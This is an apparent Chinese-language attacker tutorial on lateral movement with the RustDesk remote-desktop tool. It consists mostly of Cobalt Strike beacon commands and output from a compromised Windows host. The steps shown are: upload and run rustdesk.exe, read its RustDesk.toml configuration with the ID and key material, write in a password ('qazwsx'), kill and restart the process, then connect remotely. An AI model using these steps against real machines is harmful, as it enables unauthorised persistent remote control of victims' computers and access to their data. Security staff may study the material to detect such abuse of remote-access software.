利用远控工具RustDESK横向移动


RustDESK介绍

远程桌面软件，开箱即用，无需任何配置，完美替代TeamViewer。您完全掌控数据，不用担心安全问题。您可以使用我们的注册/中继服务器，或者自己设置，亦或者开发您的版本。

https://gitee.com/rustdesk/rustdesk/releases

RustDESK安装

上传到目标机器




```
beacon> shell dir C:\Users\Administrator\Desktop
[*] Tasked beacon to run: dir C:\Users\Administrator\Desktop
[+] host called home, sent: 65 bytes
[+] received output:
 驱动器 C 中的卷没有标签。
 卷的序列号是 3881-F259

 C:\Users\Administrator\Desktop 的目录

2022/08/09  14:58    <DIR>          .
2022/08/09  14:58    <DIR>          ..
2022/07/13  02:00        15,250,920 rustdesk.exe
2021/05/10  09:55        13,237,000 SunloginClient.exe
2022/07/22  20:18            14,336 wanli.exe
               3 个文件     28,502,256 字节
               2 个目录 10,355,609,600 可用字节
```


运行程序



```
beacon> shell C:\Users\Administrator\Desktop\rustdesk.exe
[*] Tasked beacon to run: C:\Users\Administrator\Desktop\rustdesk.exe
[+] host called home, sent: 74 bytes
```

找到配置文件


```
C:\Users\用户名\AppData\Roaming\RustDesk\config
```




```
beacon> shell type C:\Users\administrator\AppData\Roaming\RustDesk\config\RustDesk.toml
[*] Tasked beacon to run: type C:\Users\administrator\AppData\Roaming\RustDesk\config\RustDesk.toml
[+] host called home, sent: 104 bytes
[+] received output:
id = '164946596'
password = ''
salt = 'bszcnf'
key_pair = [
    [
    249,
    168,
    95,
    135,
    15,
    15,
    114,
    208,
    99,
    185,
    130,
    67,
```

可以看到没有密码，这个时候需要手写这个密码，然后重启工具

```
tasklist
taskkill /pid 2988 /F
```




```
beacon> shell taskkill /pid 2988 /F
[*] Tasked beacon to run: taskkill /pid 2988 /F
[+] host called home, sent: 52 bytes
[+] received output:
成功: 已终止 PID 为 2988 的进程。
```




```
beacon> shell C:\Users\Administrator\Desktop\rustdesk.exe
[*] Tasked beacon to run: C:\Users\Administrator\Desktop\rustdesk.exe
[+] host called home, sent: 74 bytes
[+] received output:
INFO:TIS: scaleFactor 1.500000
INFO:TIS: current platform: Windows
INFO:TIS: is_xfce:  false
```

查看密码已经可以了



```
beacon> shell type C:\Users\administrator\AppData\Roaming\RustDesk\config\RustDesk.toml
[*] Tasked beacon to run: type C:\Users\administrator\AppData\Roaming\RustDesk\config\RustDesk.toml
[+] host called home, sent: 104 bytes
[+] received output:
id = '164946596'
password = 'qazwsx'
salt = 'bszcnf'
key_pair = [
    [
    249,
    168
```

连接目标



你的桌面

你的桌面可以通过下面的ID和密码访问。

ID

164 946 596

密码

******

你正在运行未安装版本，由

控制远程桌面

输入对方ID